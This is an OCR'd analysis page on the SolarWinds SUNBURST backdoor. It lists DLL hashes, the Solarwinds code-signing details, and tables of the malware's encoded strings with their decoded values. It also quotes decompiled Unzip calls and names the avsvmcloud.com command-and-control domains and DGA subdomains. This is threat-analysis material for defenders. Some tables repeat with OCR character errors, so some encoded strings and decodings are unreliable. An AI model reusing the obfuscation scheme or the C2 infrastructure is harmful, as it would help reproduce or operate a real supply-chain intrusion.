
SOLARWINDS LEGITIMATE DLL's

b9ce678f9daf32c52621ledea88b5ec104538e75fad13767ea44309e9f81dbfc: 649728 B 634.50 KB
143632672dcb6ef3243437396361984f5c52cce0e078cfee7c6cac4a3545403a: 977896 B 954.98 KB



32519b85c0b422e4656de6e6c41878e95fd95026267daab4215ee59c107d6c77.exe: 1011032 B 987.34 KB

MALICIOUS DLL



COMPILE-TIME

SIGNED

```
[0038FB24]->   Symantec Class 3 SHA256 Code Signing CA
[0038FB28]->   Solarwinds Worldwide, LLC
[0038FB14]->   (null)
[0038FB18]->   (null)
[01162180] ->  0f e9 73 75 20 22 a6 06 ad f2 a3 6e 34 5d c0 ed
```

DLL is signed with Solarwinds private key

WHAT ARE THOSE OBFUSCATED STRINGS IN THE MALICIOUS CODE?????????

DLL DECODED VALUES (MALICIOUS CODE)

C0pNL81JLAIA	Regular
C07NzXTKz0kBAA==	SemiBold
C07NzXTKz0nxLEnMyUwGAA==	SemiBoldItalic
yy9IzStOzCsGAA==	opensans
y8svyQcA	noto
SytKTU3LzysBAA==	freefont
C84vLUpOdc5PSQ0oygcA	SourceCodePro
C84vLUpODU4tykwLKMoHAA==	SourceSerifPro
C84vLUpO9UjMC07MKwYA	SourceHanSans
C84vLUpO9UjMC04tykwDAA==	SourceHanSerif
S8vPKynWL89PS9OvNqjVrTYEYqNa3fLUpDSgTLVxrR5IzggA	fonts/woff/0-1-2-webfont3.woff2
S8vPKynWL89PS9OvNqjVrTYEYqPaauNaPZCYEQA=	fonts/woff/0-1-23.woff2
C87PSSwKz8xLKQYA	SolarWinds
03POLypJrQjIKU3PzAMA	.CortexPlugin
0/MvyszPAwA=	.Orion
C88sSs1JLS4GAA==	Wireless
C/UEAA==	UI
C89MSU8tKQYA	Widgets
8wvwBQA=	NPM
cyzIz8nJBwA=	Apollo
c87JL03xzc/LLMkvysxLBwA=	CloudMonitoring
88tPSS0GAA==	Nodes
C8vPKc1NLQYA	Volumes
88wrSS1KS0xOLQYA	Interfaces
c87PLcjPS80rKQYA	Components
Ky7PLNAvLUjRBwA=	swip/upd/
06vIzQEA	.xml
Ky7PLNB3LUvNKykGAA==	swip/Events
Ky7PLNAPLcjJT0zRSyzOqAAA	swip/Upload.ashx
881MLsovzk8r0XUuqiwoyXcM8NQHAA==	Microsoft-CryptoAPI/
C87PSSwKz8xLKfYvyszP88wtKMovS81NzStxzskEkvoA	SolarWindsOrionImprovementClient/
i/EvyszP88wtKMovS81NzSuJCc7PSSwKz8xLKdZDl9NLrUgFAA==	_OrionImprovement_SolarWinds.OrionImprovement.ex
M9YzAEJjCyMA	3.0.0.382
Kyo0Ti9OzCkxKzXMrEyryi8wNTdKMbFMyquwSC7LzU4tz8gCAA==	rq3gsalt6u1iyfzop572d49bnx8cvmkewhj
M4jX1QMA	0_-.
K8gwSs1MyzfOMy0tSTfMskixNCksKkvKzTYoTswxN0sGAA==	ph2eifo3n5utg1j8d94qrvbmk0sal76c
MzA0MjYxNTO3sExMSk5JTUvPyMzKzsnNyy8oLCouKS0rr6is0o3XAwA=	0123456789abcdefghijklmnopqrstuvwxyz-_.
0403AAA=	-_0
C04NzigtSckvzwsoyizLzElNTwUA	SeShutdownPrivilege

```
.Unzip("C0ptK%7MzwMA")].Value.ToString();
elper.Unzip("i3aNVagZqFWoNgRioloA"), (object) Environment.OSVersion.VersionString, (object) Environment.OSVersion.Version, (object) (Environment.Is64BitOperatingSystem ? 64 : 32));
ZipHelper.Unzip("8/B2jYz38Xd29In3dXT28PRzjQn2dwsJdwxyjfHNTC7KL85PK4lxLqosKMlPL0osyKgEAA=="), OrionImprovementProtocol.ZipHelper.Unzip("801MzsjMS3UvzUwBAA=="), (object) "");
er.Unzip("MzTQA0MA"), OrionImprovementProtocol.ZipHelper.Unzip("MzIlITMAQQA="), OrionImprovementProtocol.AddressFamilyEx.Atm),
er.Unzip("MzQ3OjM0zPQMwAA"), OrionImprovementProtocol.ZipHelper.Unzip("MzIlITMyMkADQgA="), OrionImprovementProtocol.AddressFamilyEx.Atm),
er.Unzip("M7QQ0jM0s3Az0DMAAA=="), OrionImprovementProtocol.ZipHelper.Unzip("MzIlITMCYgM0AwA="), OrionImprovementProtocol.AddressFamilyEx.Atm),
er.Unzip("MzIy0TMAQQA="), OrionImprovementProtocol.ZipHelper.Unzip("MzIx0ANDAA=="), OrionImprovementProtocol.AddressFamilyEx.Atm),
er.Unzip("S0s2MLCyAgA="), OrionImprovementProtocol.ZipHelper.Unzip("S0s1MLCyAgA="), OrionImprovementProtocol.AddressFamilyEx.Atm),
er.Unzip("S0tNMrCyAgA="), OrionImprovementProtocol.ZipHelper.Unzip("S0tLMrCyAgA="), OrionImprovementProtocol.AddressFamilyEx.Atm),
er.Unzip("S0szMLCyAgA="), OrionImprovementProtocol.ZipHelper.Unzip("S0szMLCyAgA="), OrionImprovementProtocol.AddressFamilyEx.Atm),
er.Unzip("MzHUszDRMzS1lDMAAA=="), OrionImprovementProtocol.ZipHelper.Unzip("MzIlITOCYgMA"), OrionImprovementProtocol.AddressFamilyEx.Ipx),
er.Unzip("MzfRMzQ00TMy0TMAAA=="), OrionImprovementProtocol.ZipHelper.Unzip("MzIlITMCYRMLPQMA"), OrionImprovementProtocol.AddressFamilyEx.Ipx),
er.Unzip("MzQ1BTMRtNAzNDHQMwAA"), OrionImprovementProtocol.ZipHelper.Unzip("MzIlITOCYgMA"), OrionImprovementProtocol.AddressFamilyEx.Ipx),
er.Unzip("MzI01zM0M0Yz1zMAAA=="), OrionImprovementProtocol.ZipHelper.Unzip("MzIlITOCYgMA"), OrionImprovementProtocol.AddressFamilyEx.Ipx),
er.Unzip("MzLQMzQx0ANCAA=="), OrionImprovementProtocol.ZipHelper.Unzip("MzIlITMyNdEz0DMAAA=="), OrionImprovementProtocol.AddressFamilyEx.ImpLink),
er.Unzip("szTTMzbUMzQ30jMAAA=="), OrionImprovementProtocol.ZipHelper.Unzip("MzIlITOCYgMA"), OrionImprovementProtocol.AddressFamilyEx.ImpLink),
er.Unzip("MzQ2lDMystAzNNIzAAA="), OrionImprovementProtocol.ZipHelper.Unzip("MzIlITMCYgM0AwA="), OrionImprovementProtocol.AddressFamilyEx.ImpLink),
er.Unzip("MzQx0bMw0zMyMtMzAAA="), OrionImprovementProtocol.ZipHelper.Unzip("MzIlITOCYgMA"), OrionImprovementProtocol.AddressFamilyEx.ImpLink),
er.Unzip("s9AztNAzNDHRMwAA"), OrionImprovementProtocol.ZipHelper.Unzip("MzIlITMCYxM9AwA="), OrionImprovementProtocol.AddressFamilyEx.NetBios),
er.Unzip("M7TQMzQ20ANCAA=="), OrionImprovementProtocol.ZipHelper.Unzip("MzIlITMCYgM0AwA="), OrionImprovementProtocol.AddressFamilyEx.NetBios, true),
er.Unzip("MzfUMzQ10jM1ljMAAA=="), OrionImprovementProtocol.ZipHelper.Unzip("MzIlITOCYgMA"), OrionImprovementProtocol.AddressFamilyEx.NetBios),
er.Unzip("s7TUM7fUM9AzAAA="), OrionImprovementProtocol.ZipHelper.Unzip("MzIlITMCYgM9AwA="), OrionImprovementProtocol.AddressFamilyEx.NetBios, true),
er.Unzip("szDXMzK20LMw0DMAAA=="), OrionImprovementProtocol.ZipHelper.Unzip("MzIlITMCYRMLPQMA"), OrionImprovementProtocol.AddressFamilyEx.NetBios),
er.Unzip("M7S01DMyMNDzNDTJMwAA"), OrionImprovementProtocol.ZipHelper.Unzip("MzIlITOCYgMA"), OrionImprovementProtocol.AddressFamilyEx.NetBios),
er.Unzip("M7Qw0TM30jPQMwAA"), OrionImprovementProtocol.ZipHelper.Unzip("MzIlITMyNdEz0DMAAA=="), OrionImprovementProtocol.AddressFamilyEx.NetBios, true)
```

c0ktTi7KLCiJzM8DAA==	Description
83V0dkxJKUotLqYA	MACAddress
c/FwDnDNS0zKSU0BAA==	DHCPEnabled
c/FwDghOLSpLLOIA	DHCPServer
c/EL9sqvLvFLzE0FAA==	DNSHostName
c/ELdsnPTczMCv5NS8usCE5NLErO8C9KSS0CAA==	DNSDomainSuffixSearchOrder
c/ELDk4tKkstCk5NLErO8C9KSS0CAA==	DNSServerSearchOrder
8wxwTEkpSi0uBqA=	IPAddress
8wwILk3KSv0BAA==	IPSubnet
c0lNSvzNKfEMcE8sSS1PrAOA	DefaultIPGateway
C07NSU0uUdBScCvKz1UIz8wzNor3L0atSizJzEsPriwuSc0FAA==	Select * From Win32_OperatingSystem
c04sKMnMzwMA	Caption
8w92LErOvCxJTS4pLUoFAA==	OSArchitecture
88wrLknMvXFJLEkFAA==	InstallDate
8v9KT8zLrEosyczPAwA=	Organization
C0pNzywuSS1KTOktTi0CAA==	RegisteredUser
C0stKs7MzwMA	Version
i3aNVag2qFWoNqRio1oA	E_0_1_2
07DP1NSIikvUrYatidPUKEktLoHzVTOB	?i^a-z|^test^a-z|$
07DP1NOozs9JLCrPzEsp1qOA	?isolarwinds
C0otyC8qCU8sSc5ILOpKLSmqBAA=	ReportWatcherRetry
C0otyC8qCU8sSc5ILOrILv4pvM9LBOA=	ReportWatcherPostpone
SyzI1CvOz0ksKs/MSynWS87PBOA=	api.solarwinds.com
SywrLstNzskyTdFLzs8FAA==	avsvmcloud.com
SywoKK7MS9ZNLMqEAA==	appsync-api
Sy3VLU8tLtE1BAA=	eu-west-1
Ky3WLU8tLtE1AgA=	us-west-2
Ky3WTU0sLtE1BAA=	us-east-1
Ky3WTU0sLtE1AgA=	us-east-2
M7UwTkm0NDHVNTNKTNM1NEi10DWxNDDSTbRIMzIwTTY3SiJKBOA=	583da945-62af-10e8-4902-a8f205c72b2e
C9Y11DXVBOA=	S-1-5-
0zU1MAAA	-500
c0zJzczLLC4pSizJLwIA	Administrator
C07NSU0uUdBScCvKz1UIz8wzNooPLU4tckxOzi/NKwEA	Select * From Win32_UserAccount
C/Z0AOA=	SID
C04NSi0uvS9KDSiKLMvMSU1PBOA=	SeRestorePrivilege
C04NScxO9S/PSv0azsqsCCiKLMvMSU1PBOA=	SeTakeOwnershipPrivilege
C44MDnH1BOA=	SYSTEM
MwEA	4
MwUA	5
MwYA	3
C07NSU0uUdBScCvKz1UIz8wzNooPriwuSc11KcosSv0CAA==	Select * From Win32_SystemDriver
C0gsyfBLzE0FAA==	PathName
C44MDnH1iXEuLSpKzStxzs8rKcrPCU4tiSlOLSrLTE4tBqA=	SYSTEM\CurrentControlSet\services
Cy5JLCoBAA==	Start
Cy5JLCoBAA==	Start
C44MDnH1iXEuLSpKzStxzs8rKcrPCU4tiSlOLSrLTE4tBqA=	SYSTEM\CurrentControlSet\services
Cy5JLCoBAA==	Start
Cy5JLCoBAA==	Start
i6420DGtiVWoNqzlAqA=	0
C07NSU0uUdBScCvKz1UIz8wzNooPKMpPTi0uBqA=	Select * From Win32_Process
c08t8S/PSv0CAA==	GetOwner
c0zJzczLLC4pSizJLwIA	Administrator
qzaoVag2rFXwCAkJ0K82quUCAA==	0_1_HTTP/2
U4qpijbOtUzUTdONrTY2q42pVapRqooABYxOuIZmtUoA	[0-9a-f-36]|0-9a-f32|0-9a-f16
80zT9cvPS9X1TSxJzqAA	If-None-Match
SywoyMlMTizJzM/TzvrOzwMA	application/json
SywoyMlMTizJzM/Tz08uSS3RLS4pSk3MBOA=	application/octet-stream
0v3Kzv8BAA==	-root
001OLSoBAA==	-cert
0v3NyvxLLSpOzIlPTgOA	-universal_ca
001OBAA=	-ca
0v0oysxNLKqMT04EAA==	-primary_ca
0v3JzE0tLknMLOAA	-timestamp
003PyU9KzAEA	-global
0v1OTS4tSk1OBAA=	-secureca
K8iO1E8uytGvNqitNqytNqrVA/IA	pki/crl/012.crl
c8rPSOEA	Bold
c8rPSfEsSczJTAYA	BoldItalic
c60oKUp0vs9JAOA=	ExtraBold
c60oKUp0vs9J8SxJzMlMBqA=	ExtraBoldItalic


K8iO1E8uvtGvNqitNqvtNqrVA/IA	pki/crl/012.crl
c8rPSOEA	Bold
c8rPSfEsSczJTAYA	BoldItalic
c60oKUp0vs9JAOA=	ExtraBold
c60oKUp0vs9J8SxJzMlMBgA=	ExtraBoldItalic
8vxJzMlMBgA=	Italic
88lMzvgBAA==	Light
88lMzvixLEnMvUwGAA==	LightItalic
C0pNL81JLAIA	Regular
C07NzXTKz0kBAA==	SemiBold
C07NzXTKz0nxLEnMvUwGAA==	SemiBoldItalic
vv9IzStOzCsGAA==	opensans
v8svvOcA	noto
SvtKTU3LzvsBAA==	freefont
C84vLUpOdc5PSO0ovgcA	SourceCodePro
C84vLUpODU4tvkwLKMoHAA==	SourceSerifPro
C84vLUpO9UiMC07MKwYA	SourceHanSans
C84vLUpO9UiMC04tvkwDAA==	SourceHanSerif
S8vPKvnWL89PS9OvNqiVrTYEYqNa3fLUpDSqTLVxrR5IzqqA	fonts/woff/0-1-2-webfont3.woff2
S8vPKvnWL89PS9OvNqiVrTYEYqPaauNaPZCYEOA=	fonts/woff/0-1-23.woff2
C87PSSwKz8xLKOYA	SolarWinds
03POLvpJrOiIKU3PzAMA	.CortexPlugin
0/MvvszPAwA=	.Orion
C88sSs1JLS4GAA==	Wireless
C/UEAA==	UI
C89MSU8tKOYA	Widgets
8wvwBOA=	NPM
cvzIz8nJBwA=	Apollo
c87JL03xzc/LLMkvvsxLBwA=	CloudMonitoring
88tPSS0GAA==	Nodes
C8vPKc1NLOYA	Volumes
88wrSS1KS0xOLOYA	Interfaces
c87PLciPS80rKOYA	Components
Kv7PLNB3LUvNKvkGAA==	swip/Events
Kv7PLNAPLciJT0zRSvzOgAAA	swip/Upload.ashx
881MLsovzk8r0XUuqiwovXcM8NOHAA==	Microsoft-CryptoAPI/
C87PSSwKz8xLKfYvvszP88wtKMovS81NzStxzskEkvoA	SolarWindsOrionImprovementClient/
i/EvvszP88wtKMovS81NzSuJCc7PSSwKz8xLKdZDl9NLrUgFAA==	_OrionImprovement_SolarWinds.OrionImprovement.ex
M9YzAEJiCvMA	3.0.0.382
Kvo0Ti9OzCkxKzXMrEvrvi8wNTdKMbFMvquwSC7LzU4tz8qCAA==	rq3qsalt6u1iyfzop572d49bnx8cvmkewhi
M4iX1OMA	0_-.
K8qwSs1MvzfOMv0tSTfMskixNCksKkvKzTYoTswxN0sGAA==	ph2eifo3n5utg1i8d94qrvbmk0sal76c
MzA0MiYxNTO3sExMSk5JTUvPvMzKzsnNvv8oLCouKS0rr6is0o3XAwA=	0123456789abcdefghijklmnopqrstuvwxyz- .
0403AAA=	- 0
C04NzigtSckvzwsoyizLzElNTwUA	SeShutdownPrivilege
C07NSU0uUdBScCvKz1UIz8wzNor3Sv0pzy/	Select * From Win32_NetworkAdapterConfiguration
c0ktTi7KLCiJzM8DAA==	Description
83V0dkxJKUotLqYA	MACAddress
c/FwDnDNS0zKSU0BAA==	DHCPEnabled
c/FwDahOLSpLLOIA	DHCPServer
c/EL9sqvLvFLzE0FAA==	DNSHostName
c/ELdsnPTczMCv5NS8usCE5NLErO8C9KSS0CAA==	DNSDomainSuffixSearchOrder
c/ELDk4tKkstCk5NLErO8C9KSS0CAA==	DNSServerSearchOrder
8wxwTEkpSi0uBgA=	IPAddress
8wwILk3KSv0BAA==	IPSubnet
c0lNSvzNKfEMcE8sSS1PrAOA	DefaultIPGateway
C07NSU0uUdBScCvKz1UIz8wzNor3L0atSizJzEsPriwuSc0FAA==	Select * From Win32_OperatingSystem
c04sKMnMzwMA	Caption
8w92LErOyCxJTS4pLUoFAA==	OSArchitecture
88wrLknMyXFJLEkFAA==	InstallDate
8y9KT8zLrEosyczPAwA=	Organization
C0pNzvwuSS1KTOktTi0CAA==	RegisteredUser
C0stKs7MzwMA	Version
i3aNVag2gFWoNqRio1oA	E_0_1_2
07DP1NSIikyUrYqtidPUKEktLoHzVTOB	?i^a-z|^test^a-z|$
07DP1NOozs9JLCrPzEsp1qOA	?isolarwinds
C0otvC8qCU8sSc5ILOpKLSmqBAA=	ReportWatcherRetry
C0otvC8qCU8sSc5ILOrILy4pvM9LBQA=	ReportWatcherPostpone
SvzI1CvOz0ksKs/MSvnWS87PBQA=	api.solarwinds.com
SvwrLstNzskvTdFLzs8FAA==	avsvmcloud.com
SvwoKK7MS9ZNLMqEAA==	appsync-api
Sv3VLU8tLtE1BAA=	eu-west-1
Kv3WLU8tLtE1AgA=	us-west-2
Kv3WTU0sLtE1BAA=	us-east-1
Kv3WTU0sLtE1AgA=	us-east-2
M7UwTkm0NDHVNTNKTNM1NEi10DWxNDDSTbRIMzIwTTY3SiJKBQA=	583da945-62af-10e8-4902-a8f205c72b2e

8/B2jYx39nEMDnYNjg/y9w8BAA==	HKEY_CLASSES_ROOT
8/B2jYx3Dg0KcvULiQ8Ndg0CAA==	HKEY_CURRENT_USER
8/B2jYz38Xd29In3dXT28PRzBQA=	HKEY_LOCAL_MACHINE
8/B2jYwPDXYNCgYA	HKEY_USERS
8/B2jYx3Dg0KcvULiXf293PzdAcA	HKEY_CURRENT_CONFIG
C9Y11DXVBQA=	S-1-5-
0zU1MAAA	-500
c0zJzczLLC4pSizJLwIA	Administrator
C07NSU0uUdBScCvKz1UIz8wzNooPLU4tckxOzi/NKwEA	Select * From Win32_UserAccount
C/Z0AQA=	SID
88lPTsxxTE7OL80rAQA=	LocalAccount
KykqTQUA	TRUE
C04NSi0uyS9KDSjKLMvMSU1PBQA=	SeRestorePrivilege
C04NScxO9S/PSy0qzsgsCCjKLMvMSU1PBQA=	SeTakeOwnershipPrivilege
C44MDnH1BQA=	SYSTEM
MwEA	4
MwUA	5
MwYA	3
C07NSU0uUdBScCvKz1UIz8wzNooPriwuSc11KcosSy0CAA==	Select * From Win32_SystemDriver
C0gsyfBLzE0FAA==	PathName
C44MDnH1jXEuLSpKzStxzs8rKcrPCU4tiSlOLSrLTE4tBgA=	SYSTEM\CurrentControlSet\services
Cy5JLCoBAA==	Start
Cy5JLCoBAA==	Start
C44MDnH1jXEuLSpKzStxzs8rKcrPCU4tiSlOLSrLTE4tBgA=	SYSTEM\CurrentControlSet\services
Cy5JLCoBAA==	Start
Cy5JLCoBAA==	Start
i6420DGtjVWoNqzlAgA=	0
C07NSU0uUdBScCvKz1UIz8wzNooPKMC07NSU0uUdBScCvKz1UIz8wzNooPKMpPTi0uBgA=	Select * From Win32_Process
c08t8S/PSy0CAA==	GetOwner
i6420DGtjVWoNtTRNTSrVag2quWsNgYKKVSb1MZUm9ZyAQA=	0
CyjKT04tLvZ0AQA=	ProcessID
80vMTQUA	Name
c0zJzczLLC4pSizJLwIA	Administrator
qzaoVag2rFXwCAkJ0K82quUCAA==	0 1 HTTP/2
U4qpjjbQtUzUTdONrTY2q42pVapRgooABYxQuIZmtUoA	0-9a-f-36 |0-9a-f32|0-9a-f16
80zT9cvPS9X1TSxJzgAA	If-None-Match
UyotTi3yTFGyUqo2qFXSAQA=	userId:0
UwrJzE0tLknMLVCyUorRd0ksSdWoNqjVjNFX0gEA	Timestamp: /Date0 /
SywoyMlMTizJzM/TzyrOzwMA	application/json
SywoyMlMTizJzM/Tz08uSS3RLS4pSk3MBQA=	application/octet-stream
0y3Kzy8BAA==	-root
001OLSoBAA==	-cert
0y3NyyxLLSpOzIlPTgQA	-universal ca
001OBAA=	-ca
0y0oysxNLKqMT04EAA==	-primary ca
0y3JzE0tLknMLQAA	-timestamp
003PyU9KzAEA	-global
0y1OTS4tSk1OBAA=	-secureca
K8jO1E8uytGvNqitNqytNqrVA/IA	pki/crl/012.crl
c8rPSQEA	Bold
c8rPSfEsSczJTAYA	BoldItalic
c60oKUp0ys9JAQA=	ExtraBold
c60oKUp0ys9J8SxJzMlMBgA=	ExtraBoldItalic
8yxJzMlMBgA=	Italic
88lMzygBAA==	Light
88lMzyjxLEnMyUwGAA==	LightItalic

MESSY DGA AND C2 STUFF

DOMAINS LIFETIME

DGA IS USED TO GET A CNAME.
CNAME WILL POINT TO ONE OF THE FOLLOWING DOMAIN NAMES, THAT WILL WORK AS THE C2




DOMAINS -> C2

-	-
DOMAIN	039n5tnndkhrfn5cun0y0sz02hij0b12.appsync-api.us-west-2.avsvmcloud.com
DOMAIN	04spiistorug1jq5o6o0.appsync-api.us-west-2.avsvmcloud.com
